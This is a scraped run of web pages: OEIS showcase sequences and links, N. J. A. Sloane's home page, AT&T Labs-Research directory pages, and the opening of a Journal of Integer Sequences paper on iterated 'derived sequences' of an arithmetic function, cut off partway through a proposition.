$$\frac{(1+3x^2)}{\{(1-x)(1-x^2)\}^3}.$$

Posets.

How many partially ordered sets are there with n elements? (Sequence A001035.)
If the points are distinguishable, i.e. labeled, then for n = 1, 2, 3, ... points the numbers are:

1, 3, 19, 219, 4231, 130023, 6129859, ...

At present these numbers are known up through 13 points. Click to see the full entry

Some related sequences are:

- A000112 (unlabeled posets)
- A000798 (labeled topologies)
- A001930 (unlabeled topologies)

A selection of references:

- K. K.-H. Butler, A Moore-Penrose inverse for Boolean relation matrices, pp. 18-28 of Combinatorial Mathematics (Proceedings 2nd Australian Conf.), Lect. Notes Math. 403, 1974.
- K. K.-H. Butler and G. Markowsky, Enumeration of finite topologies, Proc. 4th S-E Conf.

Combin., Graph Theory, Computing, Congress. Numer. 8 (1973), 169-184.
- C. Chaunier and N. Lygeros, Progres dans l'enumeration des posets, C. R. Acad. Sci. Paris 314 serie I (1992) 691-694.
- C. Chaunier and N. Lygeros, The Number of Orders with Thirteen Elements, Order 9:3 (1992) 203-204.
- C. Chaunier and N. Lygeros, Le nombre de posets a isomorphie pres ayant 12 elements. Theoretical Computer Science, 123 (1994), 89-94.
- J. C. Culberson and G. J. E. Rawlins, New Results from an Algorithm for Counting Posets, Order 7 (90/91), no 4, pp. 361-374.
- M. Erne, The Number of Posets with More Points Than Incomparable Pairs, Disc Math 105 (1992) 49-60.
- M. Erne, On the cardinalities of finite topologies and the number of antichains in partially ordered sets, Discr. Math. 35 (1981) 119-133.
- M. Erne and K. Stege, Counting finite posets and topologies, Order, vol. 8, pp. 247-265, 1991.
- J. W. Evans, F. Harary and M. S. Lynn; On the computer enumeration of finite topologies; Comm. Assoc. Computing Mach. 10 (1967), 295--298.
- R. Fraisse and N. Lygeros, Petits posets : denombrement, representabilite par cercles et compenseurs. C. R. Acad. Sci. Paris, 313 (1991), 417-420.
- D. Kleitman & B. L. Rothschild, Asymptotic enumeration of partial orders on a finite set, Trans. Amer. Math. Soc., 205 (1975) 205-220.
- Y. Koda (ykoda@rst.fujixerox.co.jp), The numbers of finite lattices and finite topologies, Bull. Institute Combinatorics and its Applications, Jan. 1984.
- N. Lygeros, Calculs exhaustifs sur les posets d'au plus 7 elements. SINGULARITE, vol.2 n4 p.10-24, April 1991.
- N. Lygeros and P. Zimmermann, Calculation of a(14)
- P. Renteln, On the enumeration of finite topologies, J. Combin., Inform & System Sci., vol 19 pp 201-206 1994.
- P. Renteln, Geometrical approaches to the enumeration of finite posets ..., Nieuw Archiv Wisk., vol 14 pp 349-371 1996.
- V. I. Rodionov, MR 83k:05010 T(12) and T0(12) calculated (in Russian).
- See also

Hadamard's maximal determinant problem:

What is the largest determinant of any n x n matrix with entries that are 0 and 1 ?
Here is the sequence (for n = 1, 2, ...):

1, 1, 2, 3, 5, 9, 32, 56, 144, 320, 1458, 3645, 9477

The next term is not known - won't someone please find it?

Click to see the full entry

[Quite a lot is known about the above problem. See for example the survey article by J. Brenner in the Amer. Math. Monthly, June/July 1972, p. 626, and further comments in the issues of Dec. 1973, Dec. 1975 and Dec. 1977.
If n+1 is divisible by 4, and a Hadamard matrix of order n exists, then f(n) = (n+1)^{(n+1)/2}/2^n.
There are 4 equivalent versions of the problem: find the max determinant of a matrix with entries that are:
o 0 or 1, or
o in the range 0 <= x <= 1, or
o -1 or 1, or
o in the range -1 <= x <= 1.]

Bell numbers:

Expand $\exp(e^x - 1)$ in powers of x, SUM $B_n x^n / n!$. The coefficients B_n are the Bell numbers:

1, 1, 2, 5, 15, 52, 203, 877, 4140, 21147, 115975, 678570, 4213597, 27644437, ...

Click to see the full entry

Motzkin numbers:

1, 1, 2, 4, 9, 21, 51, 127, 323, 835, 2188, 5798, 15511, 41835, ...

Click to see the full entry

Like the Catalan numbers, the Motzkin numbers have many interpretations. For example:

- the number of ways to join n points on a circle by nonintersecting chords
- Paths from (0,0) to (n,0) that do not go below the horizontal axis and are made up of steps (1,1) (i. e. NE), (1,-1) (i. e. SE) and (1,0) (i.e. E).
- a(n) = number of (s(0), s(1), ..., s(n)) such that s(i) is a nonnegative integer and |s(i) - s(i-1)| <= 1 for i = 1,2,...,n, s(0) = 0 = s(n).

A selection of references:

- T. Motzkin, Relations between hypersurface cross ratios... Bull. Amer. Math. Soc., 54, 352-360, 1948.
- R. Donaghey, Restricted plane tree representations of four Motzkin-Catalan equations, J. Combin. Theory Ser. B, 22, 114-121, 1977.
- R. Donaghey and L. W. Shapiro, Motzkin numbers, J. Combin. Theory Ser. A, 23, 291-301, 1977.
- E. Barcucci, R. Pinzani, and R. Sprugnoli, The Motzkin family, PU. M. A. Ser. A, 2, No. 3-4, 249-279, 1991.
- A. Kuznetsov, I. Pak, and A. Postnikov, Trees associated with the Motzkin numbers, J. Combin. Theory Ser. A, 76, 145-147, 1996.
- F. Bergeron et al., Combinatorial Species and Tree-Like Structures, Camb. 1998, p. 267.
- Richard Stanley's home page, under Enumerative Combinatorics, Vol II (to be published), has a list of manifestations of Motzkin numbers.

Formulae:

- G.f.: (1 - x - (1-2*x-3*x^2)^(1/2)) / (2*x^2).
- G.f. satisfies A(x) = 1 + xA(x) + x^2 A(x)^2.
- Recurrence: a(n) = (-1/2) SUM (-3)^a C(1/2,a) C(1/2, b); a+b=n+2, a>=0, b>=0.
- In Maple: seriestolist(series((1-x-(1-2*x-3*x^2)^(1/2))/(2*x^2),x,40));
- In Mathematica: a[0]=1;a[n_Integer]:=a[n]=a[n-1]+Sum[a[k]*a[n-2-k],{k,0,n-2}]; Array[a[#]&, 30]

Perfect numbers:

Numbers that are equal to the sum of every (smaller) number that divides them.
For example 6 is perfect because it is divisible by 1, 2 and 3, and 1 + 2 + 3 = 6.
The sequence of perfect numbers begins:

6, 28, 496, 8128, 33550336, 8589869056, 137438691328,

2305843008139952128, 2658455991569831744654692615953842176, ...

Only some thirty or so perfect numbers are known. These are some of the largest numbers that have ever been computed. Click to see the full entry

Aronson's sequence:

1, 4, 11, 16, 24, 29, 33, 35, 39, 45, 47, 51, 56, 58, 62, 64, ...
whose definition is:

t is the first, fourth, eleventh, ... letter of this sentence

Click to see the full entry

Chess games:

1, 20, 400, 8902, 197281, 4865617, ...
The number of possible chess games after n moves, computed specially for the Encyclopedia by Ken Thompson. Finite, but we like it anyway!

Click to see the full entry

Web Pages Associated With

The On-Line Encyclopedia of Integer Sequences

General:

- **Welcome**: more information about On-Line Encyclopedia
- **index.html**: main lookup page
- **FAQ.html**: Frequently asked questions
- **cite.html**: papers citing the database
- **translate.html**: versions in other languages
- **Version francaise**
- **Demonstration of database**
- **Index**
- **Browse**
- **Integer Sequences WebCam**
- **Contribute New Sequence or Comment**
- **Get A-number from dispenser**
- **More terms needed!**
- **Want to help? Projects to be done.**
- **Journal of Integer Sequences**
- **Seq. Fan List**

Lookup Pages:

- **index.html**: main lookup page (**blank version**)
- **index2.html**: advanced lookup (**blank version**)
- **Hints** on using lookup pages.
- **Email lookup service** (**sequences@research.att.com**): use it when the Internet is congested! (**Hints**)
- **Superseeker** (**superseeker@research.att.com**): very powerful email service for identifying a sequence. (**Hints**)

Understanding the Replies:

- **Format seen on web pages.**
- **Internal format** used in database.
- **Maple** program to format your own sequences.
- **Mathematica** program to format your own sequences.

Database:

- **eisBTfry00000.txt**, **eisBTfry00001.txt**, etc. - the **full database**
- **Recent additions**
- **stripped.gz**: gzipped file containing just the sequences and their A-numbers (about 4 megs).
- **Puzzles**
- **Hot sequences**
- **Classic sequences**
- **The 1995 "Encyclopedia of Integer Sequences" (with Simon Plouffe)**
- **Complete list of files** (mostly for administrative use)

Version française

- **La page principale**
- **Rechercher une suite dans la table**
- **Proposer une nouvelle suite ou envoyer un commentaire sur une suite existante**
- **Abréviations utilisées dans la table**
- **Choisir une suite au hasard dans la table**
- **L'interrogation par courrier électronique et "Superseeker"**
- **Le livre de 1995 : "Encyclopedia of Integer Sequences" (avec Simon Plouffe)**

Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**
More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

---

home | people | projects | research areas | resources |

Copyright and Privacy Notice

Neil J. A. Sloane: Home Page

EIS | Lattices | Gosset | Tables | Books | Publications | Links

- AT&T Fellow
  Address: AT&T Shannon Lab, 180 Park Ave, Room C233, Florham Park NJ 07932-0971 USA
  Voice: 973 360 8415, Fax: 973 360 8178. Email: njas@research.att.com

[Last modified Tue Nov 18 23:11:52 EST 2003]

- **Recent changes to these pages**
  - The **On-Line Encyclopedia of Integer Sequences** receives thousands of hits each day. Contains **89204** sequences [Tue Nov 18 23:11:52 EST 2003]
  - Brendan D. McKay, Frederique E. Oggier, Gordon F. Royle, N. J. A. Sloane, Ian M. Wanless and Herbert S. Wilf, **Acyclic digraphs and eigenvalues of (0,1)-matrices** (arXiv: math.CO/0310423) [Oct 24, 2003]
  - G. Nebe, E. M. Rains and N. J. A. Sloane, **Codes and Invariant Theory** (arXiv: math. NT/0311046) [Jan 01 2003, revised Oct 06 2003]
  - Review of George Szpiro's book **Kepler's Conjecture: How some of the greatest minds in history helped solve one of the oldest math problems in the world** (Wiley), **Nature**, 11 Sept. 2003 (Vol. 425, No. 6954), pp. 126-127 [pdf, ps].
  - **Approximate Squaring** (with J. C. Lagarias), [pdf, postscript]. [Aug 13, 2003; revised Sep 08, 2003]
  - **Challenge Problems: Independent Sets in Graphs** [May 7, 2001; revised July 2003, Sept. 2003]
  - **The Number of Hierarchical Orderings** (with T. Wieder), [Abstract, pdf, postscript]. [Jul 04 2003]
  - The On-Line Encyclopedia of Integer Sequences was featured in Ivars Peterson's

MathTrek in **Science News Online** for May 17, 2003.

- Gosset has been recompiled to remove some minor bugs. [May 07, 2003]

- Handout (pdf or ps) for "Take Our Children To Work" day, with some puzzles to illustrate the On-Line Encyclopedia of Integer Sequences [Apr 26 2003]

- **Numerical Analogues of Aronson's Sequence** (with B. Cloitre and M. J. Vandermast), [Abstract, pdf, postscript]. [Mar 28 2003]

- **The On-Line Encyclopedia of Integer Sequences** (Notices of the AMS, to appear) [pdf, postscript]. [Feb 18 2003; May 21 2003]

- **Spherical Designs in Four Dimensions (Extended Abstract)** (with R. H. Hardin and P. Cara), [Abstract, pdf, postscript]. [Feb 16 2003]

- Added (a) translations of the Encyclopedia lookup page into many languages (see also the translation page), (b) many orthogonal arrays to the OA library, (b) new sequence tranformations to the transforms file, (c) many recent papers of mine to the LANL e-print arXiv, (d) many older papers to this web site. [Oct 04, 2002]

- Jeffrey Shallit has agreed to take over the editorship of the electronic **Journal of Integer Sequences.** which I founded four years ago. The link points to its new home page. [Apr 14, 2002]

- **On Asymmetric Coverings and Covering Numbers** (with David Applegate and E. M. Rains), [Abstract, pdf, postscript]. [May 28 2002]

- **The EKG Sequence** (with J. C. Lagarias and E. M. Rains), *Experimental Math.* (submitted) [Abstract, pdf, postscript]. [Mar 11, 2002]

- Construction of **multiple description vector quantizers.** [Dec 23 2001]

- Electronic versions of many old papers are being added to my web pages -- see my **publication list** for details. This is an on-going project.

- **Integer Sequences WebCam!** [Jun 08 2001]

- **Claude Shannon (1916-2001)**, draft of article that appeared in **Nature** (with Robert

Calderbank) [April 6, 2001]

- **List of things that need to be done for the On-Line Encyclopedia of Integer Sequences**, in case anyone wants to help! [Apr 18, 2001]

- **Sequences in classic books:** Comtet's **Advanced Combinatorics**, Harary and Palmer's **Graphical Enumeration**, Stanley's **Enumerative Combinatorics**. [Feb 1, 2001]

- **Interleaver design for turbo codes** [Nov 8 2000]

- The **database of packings, coverings and max volume arrangements** of from 60 to 78032 points on a sphere with icosahedral symmetry has been revised to make it easy to download the points. [Oct 24 2000]

- **Di Cook's movie of the olive oil data.** This displays a certain 8-dimensional dataset by projecting it onto a sequence of 40 planes in 8-space that were obtained from the E_8 lattice (one of our Grassmannian packings). Requires a QuickTime viewer. [July 17, 2000]

- **A Simple Construction for the Barnes-Wall Lattices** (with Gabriele Nebe and Eric Rains) [Abstract, pdf, postscript]. [July 6, 2000]

- **NEW! Rock Climbing Guide New Jersey** (with Paul Nick) [June 2, 2000]

- **On Single-Deletion-Correcting Codes** [Abstract, pdf, postscript]. [Feb. 21, 2001]

- Many **Spherical codes (arrangements of points on spheres in various dimensions)** have been added - see the section on **Tables** below. [June 13, 2000]

- **The Invariants of the Clifford Groups** (with Gabriele Nebe and Eric Rains) [Abstract, pdf, postscript]. [Sept 8, 2000]

- **The Lattice of N-Run Orthogonal Arrays** (with Eric Rains and John Stufken) [Abstract, pdf, postscript]. [Apr 14, 2000]

- **My Favorite Integer Sequences,** a paper for the SETA'98 conference on sequences [Abstract, pdf, postscript, latex] [revised Jan 19, 2001]. Also an article about the **On-Line Encyclopedia** for the forthcoming **Handbook of Computer Science** [pdf, postscript].

- **Orthogonal Arrays: Theory and Applications** (book with Sam Hedayat and John Stufken). [May 15, 2002]

- **Packing Planes in Four Dimensions and Other Mysteries** [pdf, postscript] (Talk on packings in Grassmannian spaces and error-correcting codes for quantum computers, based on 5 papers: (1), (2), (3), (4), (5). See also (6), (7).)

- **Tables of A(n,d)**, largest binary code of length n and minimal distance d (with Simon Litsyn and Eric Rains); and **A(n,d,w)**, largest binary code of length n, distance d and constant weight w (with Eric Rains) [Apr 4 1999].

- **Sphere Packings, Lattices and Groups**: the third edition of my book with John Conway appeared in 1998. The **Preface to the Third edition** [pdf, postscript] can be seen here. [June 13 2000].

- **Note on optimal unimodular lattices** [pdf, postscript] (with J.H. Conway): shows among other things that there are precisely 5 odd optimal unimodular lattices in 32 dimensions, but more than $8*10^{20}$ in dimension 33. [Feb 10 1998]

- **Shadow theory of modular and unimodular lattices** (with Eric Rains): new bounds for unimodular and N-modular lattices. [Apr 27 1998]

- **Catalogue of Lattices.** **New:** table of kissing numbers. [Sep 14 1999]

- Robert Calderbank's **interview** with me appeared in the IEEE Information Theory Society Newsletter.

- The Calderbank-Rains-Shor-Sloane paper on **Quantum error correction via codes over GF(4)** [pdf, postscript].

- **Self-dual codes** [pdf, postscript] A long survey article written with Eric Rains for the Handbook of Coding Theory [May 19 1998].

- **Eternal (or Perpetual) Home Page Proposal**. Revised 1997 (Related links).

- **Mixed binary-ternary codes** [pdf, postscript]: Suppose you want a set of vectors in which the first b coordinates are binary and the last t coordinates are ternary, and you want Hamming distance at least d between any two vectors. How many vectors can you have? This paper gives bounds, constructions and extensive tables -- including a table of pure ternary codes that is better than any previous table.

- **Quantum error-correcting codes**
- **Packing lines, planes, etc.: packings in Grassmannian spaces**,
- **Codes over Z4**
- **Coordination sequences** -- see also these two papers, which deal with the coordination sequences of **crystal structures, especially zeolites** and of **lattices** [pdf, postscript]
- **Spherical designs**
- See also the tail end of my **publication list**

- **The Catalogue of Lattices**. This data-base of lattices is a joint project with Gabriele Nebe, University of Aachen Our aim is to give information about all the interesting lattices in "low" dimensions (and to provide them with a "home page"). The data-base now contains about 125,000 lattices.

- **Gosset**: An extremely powerful general-purpose program for constructing experimental designs developed by R. H. Hardin and me over the past seven or so years. Available for beta-testing. Runs under Unix or Linux. [Aug 28 2001].

- **Tables**
  - **The Catalogue of Lattices**
  - **Integer Sequences**
  - **Spherical codes (packings) [updated June 13 2000]**
  - **Spherical codes (packings with icosahedral symmetry) [updated Oct 24, 2000]**
  - **Spherical codes (coverings)**
  - **Spherical codes (t-designs)**
  - **Spherical codes (minimal potential energy arrangements)**
  - **Spherical codes (maximal volume arrangements)**
  - **Packings of lines, planes etc.: packings in Grassmannian space**
  - **Minimal-energy clusters of hard spheres**
  - **Minimal Lennard-Jones potential clusters of soft spheres**
  - **Linear and nonlinear codes**; including a table (maintained with Simon Litsyn and Eric Rains) of the best such codes.
  - **Constant weight codes** (maintained with Eric Rains)
  - **Experimental designs (under construction)**

- **Hadamard matrices**
- **Orthogonal Arrays:**
  (a) **Parameters of arrays with up to 100 runs**
  (b) **Library of explicit arrays**
  (c) **The book**.
- **Isometric embeddings of one space in another (no link yet)**

- **Papers and Books Grouped by Subject:**
  - **coding theory** (see also **covering radius of codes** and **codes over Z4**),
  - **sphere packing, lattices and quadratic forms**
  - **packing lines, planes, etc.: packings in Grassmannian spaces**,
  - **spherical codes and designs**,
  - **quantizing**,
  - **geometry**,
  - **combinatorics**,
  - **designs (including experimental designs)** (see also **Gosset**),
  - **integer sequences**,
  - **group theory**,
  - **graph theory**,
  - **spectroscopy**,
  - **crystallography**,
  - **cryptography**,
  - **rock climbing**

EIS | **Lattices** | **Gosset** | **Tables** | **Books** | **Publications** | **Links**
Pictures | **Patents** | **Awards** | **Vita** | **Press clippings**

---

home | people | projects | research areas | resources |

AT&T Labs-Research

Welcome!

Home
People
Projects
Research Areas
Resources
Search

quick SEARCH

Wed Nov 19 10:26:21 EST 2003

Steve Bellovin, Bill Cheswick and Avi Rubin recently published the long-awaited second edition to *Repelling the Wily Hacker*. Are the authors good prophets? Read the story.

Parni Dasu & Ted Johnson use their experiences and an integrated approach to data exploration and cleaning to develop a modeling strategy in their new book. Read the story.

Labs - Researchers are quoted in publications ranging from Newsweek to The Technology Review. Their work was highlighted in recent articles. Read this month's report!

Research was well represented at WWW2003.

Feature program: IP Management and Development

Research proudly participated in Take Our Sons and Daughters to Work Day!

Seeing is Believing: High Viz

Download AT&T Privacy Bird 1.2.2 Beta!

home | people | projects | research areas | resources | search

AT&T Labs-Research

Our People

Home
People
Projects
Research Areas
Resources
Search

quick SEARCH

Innovators

Juergen Schroeter : **1994 ASA Fellow; 2001 AT&T Science and Technology Medalist; 2002 IEEE Fellow**

..
[Get the whole story]
[All AT&T Labs Research Innovators]

Research Programs

- Intellectual Property Management and Development
- Internet and Network Systems Research
- Information and Software Systems Research
- Voice Enabled Services Research

Who We Are

- Licensing Contacts for AT&T Labs Technologies
- Find members of Research by name

home | people | projects | research areas | resources | search

AT&T Labs-Research

Projects

Home
People
Projects
Research Areas
Resources
Search

quick SEARCH

- **Absent**: Remote access to an internal web server
- **AIMS**: Adaptive Internet Multimedia Streaming
- **AnimatedHead**: Animation of Persons Using Text
- **Anuvaad**: Spoken Language Machine Translation using Stochastic Finite-State Transducers
- **ATTMobileNetwork**: AT&T Mobile Network (Global, Enterprise, Micro and Security Editions)
- **Black-Box_Measurement**: OSPF Black-Box Measurement
- **BuildingBox**: A new technology for the design, creation, and deployment of telecommunications services for IP
- **Channels**: Channels: Avoiding Unwanted Communications
- **Ciao**: A Graphical Navigator for Software and Document Repositories
- **Communicator**: Cross-Site Evaluation for DARPA Communicator
- **CSI**: Client Side Includes
- **Cyclone**: A safe dialect of C
- **Daytona**: an industrial-strength data management system
- **DoodleMail**: Handwritten email for a Palm handheld
- **LVCSR**: Large Vocabulary Conversational Speech Recognition
- **mgraph_vis**: Massive Graph Visualization
- **MINC**: Multicast Inference of Network Characteristics
- **mmdump**: mmdump - A tool for monitoring multimedia usage on the Internet
- **MMFST**: Finite-state Methods for Multimodal Parsing and Understanding
- **MobileNetworkResearch**: Mobile Wireless Network Research
- **MultimodalAccessToCityHelp**: Multimodal Access To City Help
- **NetworkMeasurementTools**: Network Measurement Tools
- **njpls**: New Jersey Programming Language Seminar
- **P3P**: Platform for Privacy Preferences Project
- **PADS**: Processing Arbitrary Data Streams
- **Pronto**: Pronto - Programmable Networks of Tomorrow
- **PSAMP**: Packet Sampling Capabilities for Routers
- **READY**: READY Event Notification Service
- **SmartSampling**: Smart Sampling of Network Usage
- **SPCR**: Self-Provisioned Call Routing

- **DSD**: Document Structure Description, a meta-notation for XML
- **E-cogent**: Electronic Convincing Agent
- **EmacsListen/ShortTalk**: A fluent and highly efficient approach to text composition and editing by voice.
- **FERGUS**: Flexible Empiricist/ Rationalist Generation Using Syntax
- **FindUR**: Smart Search for complex websites
- **Gigascope**: The Gigascope Network Measurement Platform
- **Grappa**: A Graph Package for Java
- **Hancock**: A language for processing large-scale data
- **HMIHY**: How May I Help You?
- **Informativisualization**: Information Visualization Research
- **iPROXY**: A Middleware for Web Clients
- **ISAT**: Interactive Specification Acquisition Tools (ISAT)
- **SRSO**: Smart Routers - Simple Optics
- **TrajectorySampling**: Trajectory Sampling for Direct Traffic Observation
- **TRANET**: Language Translation Technology for Networked Services
- **TTS**: Synthesis of Audible Speech from Text
- **TTSHelpDesk**: TTS Help Desk
- **VLVR**: Very Large Vocabulary Speech Recognition
- **WebTalk**: Automatic spoken dialog system building based on a set of Web pages
- **WSP**: Web Scraping Proxy
- **Yoix**: The Yoix Scripting Language and Interpreter

home | people | projects | research areas | resources | search

AT&T Labs-Research

Research Areas

Home
People
Projects
Research Areas
Resources
Search

quick SEARCH

Current areas of Research at AT&T Labs include:

- IP Network Research
  - Network Protocol Design, Analysis, and Algorithms
  - Network Architecture and System Infrastructure
  - IP Routing and Switching
  - Network Facility Design Tools, Algorithms and Optimization
  - Traffic Measurement, Modeling, and Analysis
- Artificial Intelligence
  - Knowledge Representation and Reasoning
  - Natural Language and Text Processing (including Information Retrieval)
- Broadband Access
- Distributed IP-based virtual environments and communities
- Human-Computer Interface
- Mathematics and Information Sciences
  - Statistics
  - Mathematics
- Mobile Wireless Network Research
- Information Research
  - Data Mining
  - Information Services
  - Information Systems and Analysis
  - Information Visualization
  - Innovative Services
- IP-based computer-telephony integration
- Multimedia Image Processing

- Optical Networking
- Photonics
- Programming and Computing Research
  - Databases
  - Operating Systems
  - Programming Languages
  - Software Process Engineering
  - Software Research
  - Software Testing Research
- Secure Systems (Security)
- Software Systems
- Speech and Audio Processing - Technology and Software
- Wireless Technology
- Visualization

AT&T Labs-Research

Resources

Home
People
Projects
Research Areas
Resources
Search

quick SEARCH

- Licensing Contacts for AT&T Labs Technologies
- Research Standards Participation Catalogue
- News from Research
- Research Press Room
- Publications
  - Recent books
  - Technical Reports
- Mailing List Archives
- Conferences Research members are attending
- Academic programs, Employment and Recruiting information
- Patents from AT&T Labs
- Software tools developed within Research
- Facilities - lab locations and general information
  - Florham Park
  - Menlo Park
  - Middletown
- History

home | people | projects | research areas | resources | search

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.1.1

Derived Sequences

G. L. Cohen
Department of Mathematical Sciences, Faculty of Science
University of Technology, Sydney
PO Box 123, Broadway, NSW 2007
Australia

and

D. E. Iannucci
Division of Science and Mathematics
University of the Virgin Islands
St. Thomas, VI 00802
USA

Abstract

We define a multiplicative arithmetic function D by assigning $D(p^a) = ap^{a-1}$, when p is a prime and a is a positive integer, and, for $n \geq 1$, we set $D^0(n) = n$ and $D^k(n) = D(D^{k-1}(n))$ when $k \geq 1$. We term $\{D^k(n)\}_{k=0}^{\infty}$ the derived sequence of n. We show that all derived sequences of $n < 1.5 \cdot 10^{10}$ are bounded, and that the density of those $n \in \mathbb{N}$ with bounded derived sequences exceeds 0.996, but we conjecture nonetheless the existence of unbounded sequences. Known bounded derived sequences end (effectively) in cycles of lengths only 1 to 6, and 8, yet the existence of cycles of arbitrary length is conjectured. We prove the existence of derived sequences of arbitrarily many terms without a cycle.

1 Introduction

Define a multiplicative arithmetic function D by assigning

$$D(p^a) = ap^{a-1}, \tag{1}$$

when p is a prime and a is a positive integer. The multiplicativity implies $D(1) = 1$ and, for example, $D(p^a q^b) = abp^{a-1}q^{b-1}$, where q^b is another prime power, $q \neq p$. It is only

the shape of the definition (1) that encourages us to use freely terms from calculus. (Our derivatives have no relationship to an earlier use of the term, in Apostol [1], for example.) Writing $D^0(n) = n$ and $D^k(n) = D(D^{k-1}(n))$ for $k \geq 1$ and any positive integer n, we call $\{D^k(n)\}_{k=0}^{\infty}$, or $\{n, D(n), D^2(n), D^3(n), \dots\}$, the derived sequence of n, and denote this by $\mathcal{D}(n)$. We refer to $D^k(n)$ for $k \geq 1$ as the kth derivative of n and we refer to $D^j(n)$ for $0 \leq j < k$ as integrals of $D^k(n)$.

If $n = \prod_{i=1}^{w} p_i^{a_i}$ is the prime decomposition of n then the definition of $D(n)$ may be given differently as

$$D(n) = \frac{n}{C(n)}\,\tau\left(\frac{n}{C(n)}\right),$$

where $\tau(n) = \prod_{i=1}^{w}(a_i + 1)$ is the number of divisors of n and $C(n) = \prod_{i=1}^{w} p_i$ is the core of n.

Our intention is to initiate a study of the ultimate behaviour of derived sequences. Different forms of ultimate behaviour are indicated in the following examples:

$$\mathcal{D}(5^2 17 \cdot 37) = \{5^2 17 \cdot 37, 2 \cdot 5, \underline{1}, \dots\}, \tag{2}$$
$$\mathcal{D}(2^{25}) = \{2^{25}, 2^{24}5^2, 2^{27}3 \cdot 5, 2^{26}3^3, \underline{2^{26}3^3 13}, \dots\}, \tag{3}$$
$$\mathcal{D}(13^{16}) = \{13^{16}, 2^4 13^{15}, 2^5 3 \cdot 5 \cdot 13^{14}, 2^5 5 \cdot 7 \cdot 13^{13}, \underline{2^4 5 \cdot 13^{13}}, \underline{2^5 13^{13}}, \dots\}, \tag{4}$$
$$\mathcal{D}(2^{32}) = \{2^{32}, 2^{36}, \underline{2^{37}3^2}, \underline{2^{37}3 \cdot 37}, \underline{2^{36}37}, \dots\}, \tag{5}$$
$$\mathcal{D}(3^8) = \{3^8, \underline{2^3 3^7}, \underline{2^2 3^7 \cdot 7}, \underline{2^2 3^6 \cdot 7}, \underline{2^3 3^6}, \dots\}. \tag{6}$$

The underlined terms in each case form cycles. Precisely: if

$$\mathcal{D}(n) = \{\dots, D^j(n), D^{j+1}(n), \dots, D^{j+k-1}(n), D^{j+k}(n), \dots\}$$

and $D^{j+k}(n) = D^j(n)$, where $j \geq 0$ and $k \geq 1$ is the smallest integer with this property, then $D^j(n), D^{j+1}(n), \dots, D^{j+k-1}(n)$ is a derived k-cycle, which, if we need to, we describe as being arrived at in $j + k$ iterations of D. For example, in (3), $D(2^{26}3^3 13) = 2^{26}3^3 13$, and, in (6), $D(2^3 3^6) = 2^3 3^7$. We have 1-cycles in (2) and (3), and 2-, 3- and 4-cycles in (4), (5) and (6), respectively. The 3-cycle in (5) is arrived at in four iterations of D. We will refer to the element of a 1-cycle as a fixed point of D.

It is not known whether the ultimate behaviour of $\mathcal{D}(n)$ is a cycle for all n, or whether, for some n, $D^k(n)$ increases without bound as k increases. We will show, however, that cycles result for more than 99.5% of values of n. Many iterations of D may be required before a cycle is reached, if that is to be the case: for example, $\mathcal{D}(5^{63})$ arrives in 531 iterations at the fixed point $2^{1403}3^{329}5^{106}7^{15}23 \cdot 47 \cdot 53 \cdot 61$. Our most impressive example is $\mathcal{D}(17^{35}19^{39})$, which, in 443507 iterations of D, arrives at the fixed point

$$2^{4318267}3^{1370053}5^{525835}7^{159649}11^{33429}13^{20597}17^{1037}19^{1349}23^{299}31^{31}$$
$$\cdot\, 43 \cdot 61 \cdot 71^2 479 \cdot 1013 \cdot 22807 \cdot 105167 \cdot 1370053 \cdot 4318267.$$

Other instances of sequences of iterated arithmetic functions are given by Guy [3]. Iteration of the function $\sigma(n) - n$, for example, where σ is the sum-of-divisors function, has been studied extensively. The situation is similar: there is an eventual iterate equal to 1, or

there is eventually a cycle, or the ultimate behaviour is unknown. Iteration of the function σ itself was studied in Cohen and te Riele [2].

In the following, p, q, r and t, with and without subscripts, denote prime numbers, and s, with and without subscripts, denotes a squarefree number. We include 1 as a squarefree number. Other letters denote positive integers, unless specified otherwise.

2 General results

We are able to give a number of results of a general nature.

First, it is easy to see that n is a fixed point of D if and only if either $n = 1$ or $n = \prod_{i=1}^{w} p_i^{a_i}$, where $\prod_{i=1}^{w} p_i = \prod_{i=1}^{w} a_i$. More generally, we have Proposition 1, below. For simplicity of notation, we will write $n = \prod p_0^{a_0}$ and $D(n) = \prod p_1^{a_1}$ as shorthand for $n = \prod_{i=1}^{w_0} p_{i0}^{a_{i0}}$ and $D(n) = \prod_{i=1}^{w_1} p_{i1}^{a_{i1}}$, and so on.

Proposition 1 *Suppose $n > 1$ and write $n = \prod p_0^{a_0}$, $D(n) = \prod p_1^{a_1}$, $\ldots$, $D^{k-1}(n) = \prod p_{k-1}^{a_{k-1}}$. We have $D^k(n) = n$ if and only if $\prod p_0 \prod p_1 \cdots \prod p_{k-1} = \prod a_0 \prod a_1 \cdots \prod a_{k-1}$.*

Proof. Note that

$$\begin{aligned}
n &= \prod p_0^{a_0}, \\
D(n) &= \prod p_1^{a_1}, \quad \text{so} \quad \prod p_1^{a_1} = \prod a_0 p_0^{a_0-1}, \\
D^2(n) &= \prod p_2^{a_2}, \quad \text{so} \quad \prod p_2^{a_2} = \prod a_1 p_1^{a_1-1}, \\
&\vdots \\
D^{k-1}(n) &= \prod p_{k-1}^{a_{k-1}}, \quad \text{so} \quad \prod p_{k-1}^{a_{k-1}} = \prod a_{k-2} p_{k-2}^{a_{k-2}-1}.
\end{aligned}$$

If, further, $D^k(n) = n$ then $\prod p_0^{a_0} = \prod a_{k-1} p_{k-1}^{a_{k-1}-1}$, and we have

$$\begin{aligned}
\prod p_0 \prod p_1 \cdots \prod p_{k-1} &= \frac{\prod p_1^{a_1}}{\prod p_0^{a_0-1}} \frac{\prod p_2^{a_2}}{\prod p_1^{a_1-1}} \cdots \frac{\prod p_{k-1}^{a_{k-1}}}{\prod p_{k-2}^{a_{k-2}-1}} \frac{\prod p_0^{a_0}}{\prod p_{k-1}^{a_{k-1}-1}} \\
&= \prod a_0 \prod a_1 \cdots \prod a_{k-1}.
\end{aligned}$$

The converse is also clear. □

It does not seem to be easy to use this result to determine cycles, but we can at least identify those numbers which have a derivative equal to the fixed point 1 of D:

Proposition 2 *The integer $n > 1$ has*

- *first derivative 1 if $n = s$,*
- *second derivative 1 if $n = p^2 s$ where $p > 2$ and $p \nmid s$,*
